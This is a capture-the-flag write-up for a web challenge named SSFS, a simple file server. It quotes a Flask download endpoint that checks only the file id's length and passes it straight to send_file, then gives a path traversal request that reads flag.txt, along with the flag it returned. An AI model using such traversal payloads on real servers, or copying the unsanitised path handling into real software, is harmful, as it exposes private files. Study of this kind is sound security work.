web SSFS


Question

I made a file server to easily share my files with my friends. Nobody has hacked it yet, so I'm sure it's secure.

ssfs.challs.pwnoh.io

Writeup

1. At first glance, I thought that it was a file upload vulnerability



Stupid Simple File Service

Upload a file to store it for the long term.

Search for a file

500e6aa4-3f5f-4d64-9f68-27dbee3dfe39

File not found.

2. However, I realised something is wrong in the `/download/<path:file_id>` endpoint.

```
def filter_file_id(file_id : str):
    if len(file_id) > 36: # uuid4 length
        return None

    return file_id

@app.route('/download/<path:file_id>')
def download(file_id):
    file_id = filter_file_id(file_id)
```

```
        # snip
    return send_file('uploads/' + file_id, download_name=f"{file_id}.{file_exts.get(file_id, 'UNK')}")
```

3. First of all, `filter_file_id` checks if the input is less than or equal to 36 characters. That's means that any string less than 36 is accepted
4. In addition, the endpoint returns `uploads/` + `<userInput>`. That means that we can `..` to navigate to any file we want
5. Our payload will be

```
GET /download/../../../flag.txt HTTP/2
```

Output:

```
HTTP/2 200 OK
bctf{4lw4y5_35c4p3_ur_p4th5}
```